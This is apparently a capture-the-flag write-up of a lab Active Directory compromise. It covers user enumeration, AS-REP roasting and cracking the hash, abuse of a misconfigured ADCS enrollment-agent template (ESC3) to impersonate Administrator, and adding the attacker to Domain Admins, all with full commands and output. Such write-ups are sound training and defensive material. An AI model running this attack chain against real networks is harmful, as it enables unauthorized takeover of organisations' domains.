Elixir: an Easy ADCS lab from secdojo

Overview
Perform a penetration test in a typical Active Directory attack scenario, challenging you to enumerate users, exploit misconfigurations, and escalate privileges to gain domain control.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.
we have only on machine 10.8.0.100, a casual nmap scan as a start :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nmap -A 10.8.0.100 -v
Discovered open port 80/tcp on 10.8.0.100
Discovered open port 139/tcp on 10.8.0.100
Discovered open port 3389/tcp on 10.8.0.100
Discovered open port 135/tcp on 10.8.0.100
Discovered open port 445/tcp on 10.8.0.100
Discovered open port 53/tcp on 10.8.0.100
Discovered open port 593/tcp on 10.8.0.100
Discovered open port 3268/tcp on 10.8.0.100
Discovered open port 464/tcp on 10.8.0.100
Discovered open port 5986/tcp on 10.8.0.100
Discovered open port 88/tcp on 10.8.0.100
Discovered open port 636/tcp on 10.8.0.100
Discovered open port 5985/tcp on 10.8.0.100
Discovered open port 3269/tcp on 10.8.0.100
Discovered open port 389/tcp on 10.8.0.100
<SNIP >
well, this is what you’d expect from any DC, but there is port 80, let’s check it out:

as we see here, when we hover on email us this leaks a username Em.Br, not just the username but now we know the naming schema they use if we encounter any other names which is the case here, so let’s use kerbrute to validate these users exist:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[/tmp/a]
└─$ ~/tools/kerbrute userenum --dc 10.8.0.100 -d secdojo.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/30/26 - Ronnie Flathers @ropnop

2026/03/30 18:09:22 >  Using KDC(s):
2026/03/30 18:09:22 >  	10.8.0.100:88

2026/03/30 18:09:22 >  [+] VALID USERNAME:	 Bo.Jo@secdojo.local
2026/03/30 18:09:22 >  [+] VALID USERNAME:	 Em.Br@secdojo.local
2026/03/30 18:09:23 >  [+] VALID USERNAME:	 Ad.Cr@secdojo.local
2026/03/30 18:09:23 >  Done! Tested 3 usernames (3 valid) in 0.677 seconds
and we do get a hit, all 3 are valid !
Exploitation:
since we have users we attempt an asreproasting attack using impacket :
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ impacket-GetNPUsers -no-pass -dc-ip 10.8.0.100 -usersfile users.txt secdojo.local/
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Em.Br doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Bo.Jo doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Ad.Cr@SECDOJO.LOCAL:307602f0b9e5545b6ffcfe9063b8efe3$6da9181275cc6b8f56cbbc4c10d35436b74b60c790500c9e7e0ee6a26819b795e378aab8a0c90cd16c7ab211f16fce78f2e3d766e67780b6e5ea599d0fe8780a51b851f53784bcd55018b45ac1eeea8e3d8cfb43a237ce668c7b80d9de703ffe3953f34d2f247a988478ab74dbf772296750c03f166bfe59f0f1dc8d6f5a40c7f3647d567f2970d028e2ccb921ca32f7be5553ea8be8c4b2a4388f53d02e1e83c951c212b22b7ad1ba91601965b48078839616212eba82c20f547382812acd17c69a466f717698af64e42650aba6a385a18a8bfd31ca9cf22cc0c1b1ce4414dd1369c3e83ae76ef51e5bdca1e035
we do get a hit for Ad.Cr, it cracks it with hashcat to RockYou!
Privilege Escalation :
let’s check if AD certificate services is installed :
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc ldap 10.8.0.100 -u Ad.Cr -p RockYou! -M adcs
LDAP        10.8.0.100      389    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:secdojo.local) (signing:None) (channel binding:Never)
LDAP        10.8.0.100      389    DC               [+] secdojo.local\Ad.Cr:RockYou!
ADCS        10.8.0.100      389    DC               [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.8.0.100      389    DC               Found PKI Enrollment Server: DC.secdojo.local
ADCS        10.8.0.100      389    DC               Found CN: SecDojoRootCA
okay so they are and there is a certificate authority SecDojoRootCA, let’s also run rusthound-ce since it collects certificate services data too :
1
rusthound-ce -d secdojo.local -u Ad.Cr -p RockYou! -c All -z

okay, from the image above this is very privileged if we can get there, essentially ESC3 territory. An enrollment agent certificate allows the holder to request certificates on behalf of other users. If you can enroll in one, you can then request a certificate impersonating any user in the domain, including Domain Admins.
we can also use certipy-ad for this, it just happened I spotted it bloodhound first, the question now if we can get to the helpdesk group, we’re not a member in it as we see from the image, but this group has enrollement rights.

there is another way to do this, but let’s just stick to what we see in the image, we’re part of the VIPS group which can add any user to the HelpDesk group, so let’s add our controlled user using bloodyAD:
1
2
3
┌──(kali㉿kali)-[/tmp/a]
└─$ bloodyAD -u Ad.Cr -p RockYou! -d secdojo.local --host 10.8.0.100 add groupMember HelpDesk Ad.Cr
[+] Ad.Cr added to HelpDesk
let’s request a certificate now for us using the template Enrollement we saw before :
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[/tmp/a]
└─$ certipy-ad req -u 'Ad.Cr@secdojo.local' -p 'RockYou!' -dc-ip 10.8.0.100 -target DC.secdojo.local -target-ip 10.8.0.100 -ca SecDojoRootCA -template Enrollement
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'Ad.Cr@secdojo.local'
[*] Certificate object SID is 'S-1-5-21-1625416178-790260424-1316752724-1114'
[*] Saving certificate and private key to 'ad.cr.pfx'
[*] Wrote certificate and private key to 'ad.cr.pfx'
now we use this certificate to request another certificate on behalf of administrator ( the whole point of enrollement agent ) :
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[/tmp/a]
└─$ certipy-ad req -u 'Ad.Cr@secdojo.local' -p 'RockYou!' -dc-ip 10.8.0.100 -target DC.secdojo.local -target-ip 10.8.0.100 -ca SecDojoRootCA -template User -on-behalf-of 'SECDOJO\Administrator' -pfx ad.cr.pfx
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@secdojo.local'
[*] Certificate object SID is 'S-1-5-21-1625416178-790260424-1316752724-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
now we just need to use to auth and get the administrator’s hash :
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[/tmp/a]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.8.0.100
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@secdojo.local'
[*]     Security Extension SID: 'S-1-5-21-1625416178-790260424-1316752724-500'
[*] Using principal: 'administrator@secdojo.local'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
okay, that doesn’t seem to be the case, it doesn’t like something, I’ve run into this before and found a way around it, but not today … let’s just get an ldap shell, add ourselves to administrators and get the flag.
1
2
3
4
5
6
7
8
9
10
11
12
 certipy-ad auth -pfx administrator.pfx -dc-ip 10.8.0.100 -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@secdojo.local'
[*]     Security Extension SID: 'S-1-5-21-1625416178-790260424-1316752724-500'
[*] Connecting to 'ldaps://10.8.0.100:636'
[*] Authenticated to '10.8.0.100' as: 'u:SECDOJO\\Administrator'
Type help for list of commands

# add_user_to_group Ad.Cr "Domain Admins"
Adding user: Adam Creaw to group Domain Admins result: OK
and we can now read the flag:
1
2
3
4
5
6
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.100 -u Ad.Cr -p 'RockYou!' -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.100      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:secdojo.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] secdojo.local\Ad.Cr:RockYou! (Pwn3d!)
SMB         10.8.0.100      445    DC               [+] Executed command via wmiexec
SMB         10.8.0.100      445    DC               flag_e4717e5b_d8a5_4184_93f4_6b8094b7e979